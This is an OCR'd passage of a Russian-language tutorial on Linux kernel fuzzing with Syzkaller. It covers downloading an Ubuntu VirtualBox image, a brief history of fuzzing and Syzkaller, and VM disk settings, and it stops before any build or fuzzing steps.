
В этой статье мы попрактикуемся в фаззинге ядра. Но сначала немного поговорим об истории и теории фаззинга, а также обсудим принцип работы нашей цели. Настроим и скомпилируем ядро Linux, настроим Syzkaller и приступим к поиску багов.

sploitem
CVE hunter [КиберПротект]
sploitem@gmail.com


СТЕНД

Давай быстренько скачаем готовую виртуальную машину, чтобы не тратить время на ее разворачивание из ISO-образа.


Готовые виртуалки можно найти на сайте osboxes.org. Там есть образы ВМ для VMware Player и VirtualBox.


OSBoxes - Virtual Machines for
osboxes.org
OSBOXES
VM IMAGES
VirtualBox Images
VMware Images
Screenshots
SUPPORT
BLOG

Для этой статьи я взял образ Ubuntu для VirtualBox. Но ты волен выбрать любой другой дистрибутив и систему виртуализации.


VirtualBox Images
osboxes.org/virtualbox-images/
TrueNAS
TrueOS - (Discontinued)
Ubuntu
Download VirtualBox (VDI) image, Visit Official Website
Ubuntu Budgie
Ubuntu Gnome - (Discontinued)
Ubuntu Mate
Ubuntu Server

Качаем Ubuntu 22.04 Jammy Jellyfish.


Ubuntu Virtual Machine Images
osboxes.org/ubuntu/
SHA256: 8a139e38b3713e2edea2ead80ebfd80e4478cdba750c518008ce89321b2862cd
Ubuntu 22.04 Jammy Jellyfish
VirtualBox
VMware
Info
VirtualBox (VDI) 64bit
Download
Size: 2.59GB
SHA256: 7c7641bdb3f3dfa1beaa76b4edd7d3a2a95a4aa27c88b21cb569e8b40cd8e925
Ubuntu 20.04.4 Focal Fossa
VirtualBox
VMware
Info

Пока виртуалка скачивается, повторим теорию про фаззинг и Syzkaller.

Краткая история фаззинга

Фаззинг (fuzzing) — это метод тестирования программ, который заключается в автоматической генерации и вводе случайных или некорректных данных в программу с целью поиска ошибок, уязвимостей и возможных сбоев.

Термин «фаззинг» был впервые использован в научной статье «An Empirical Study of the Reliability of UNIX Utilities» в 1988 году. Однако сам метод фаззинга стал активно развиваться в начале двухтысячных годов благодаря работе исследователей и хакеров, которые широко использовали его для поиска уязвимостей в ПО.

Один из первых известных случаев успешного применения фаззинга был в 2005 году, когда команда исследователей безопасности нашла уязвимость в Internet Explorer, используя автоматический фаззинг. Этот случай показал, что фаззинг может быть эффективным инструментом для поиска уязвимостей даже в очень популярных продуктах.

Со временем фаззинг стал широко распространенным методом тестирования программ и используется как разработчиками, так и хакерами для поиска уязвимостей и повышения безопасности. А с появлением специализированных инструментов и фреймворков для фаззинга он стал еще доступнее и эффективнее.

Краткая история Syzkaller

Syzkaller — это инструмент для автоматизированного тестирования ядра операционной системы, разработанный Дмитрием Вьюковым. История Syzkaller началась примерно в 2014 году.

В начале работы над Syzkaller Вьюков столкнулся с проблемой поиска и исправления уязвимостей в ядре Linux. Традиционные методы тестирования и ручного анализа кода оказались неэффективными из-за сложности и объема кода ядра. Поэтому он решил создать инструмент, который позволил бы автоматизировать этот процесс.

Syzkaller был разработан как инструмент для генерации и запуска случайных тестов на ядре Linux. Он использует фаззеры для генерации случайных входных данных, которые передаются в системные вызовы ядра. Затем Syzkaller отслеживает поведение системы и реагирует на ошибки, падения или другие аномалии.


Со временем Syzkaller стал широко используемым инструментом в сообществе разработчиков ядра Linux и других операционных систем. Он помог выявить множество уязвимостей и ошибок в ядре, улучшить его качество и надежность.

Сегодня Syzkaller поддерживает не только ядро Linux, но и другие операционные системы, такие как FreeBSD, Fuchsia и даже Windows. Он продолжает развиваться и улучшаться благодаря вкладу сообщества разработчиков и исследователей безопасности.

Что ж, думаю, виртуалка уже скачалась, поэтому сворачиваем исторический экскурс и отправляемся заниматься практикой.

В архиве ты найдешь виртуальный диск, его нужно подключить при создании новой виртуалки.

В случае VirtualBox это выглядит так, как на рисунке ниже.



Ubuntu.22.04.x64 - Настройки
Общие
Система
Дисплей
Носители
Аудио
Сеть
COM-порты
USB
Общие папки
Интерфейс пользователя
Носители
Атрибуты
Контроллер: IDE
Пусто
Контроллер: SATA
Ubuntu 22.04 (64bit).vdi
Имя: IDE
Тип: PIIX4
Кеширование ввода/вывода
OK
Отмена
Справка

D:\VMs\Ubuntu-22.04-64bit\64bit\Ubuntu 22.04 (64bit).vdi
Тип (Формат): Обычный (VDI)
Подсоединён к: Ubuntu.22.04.x64

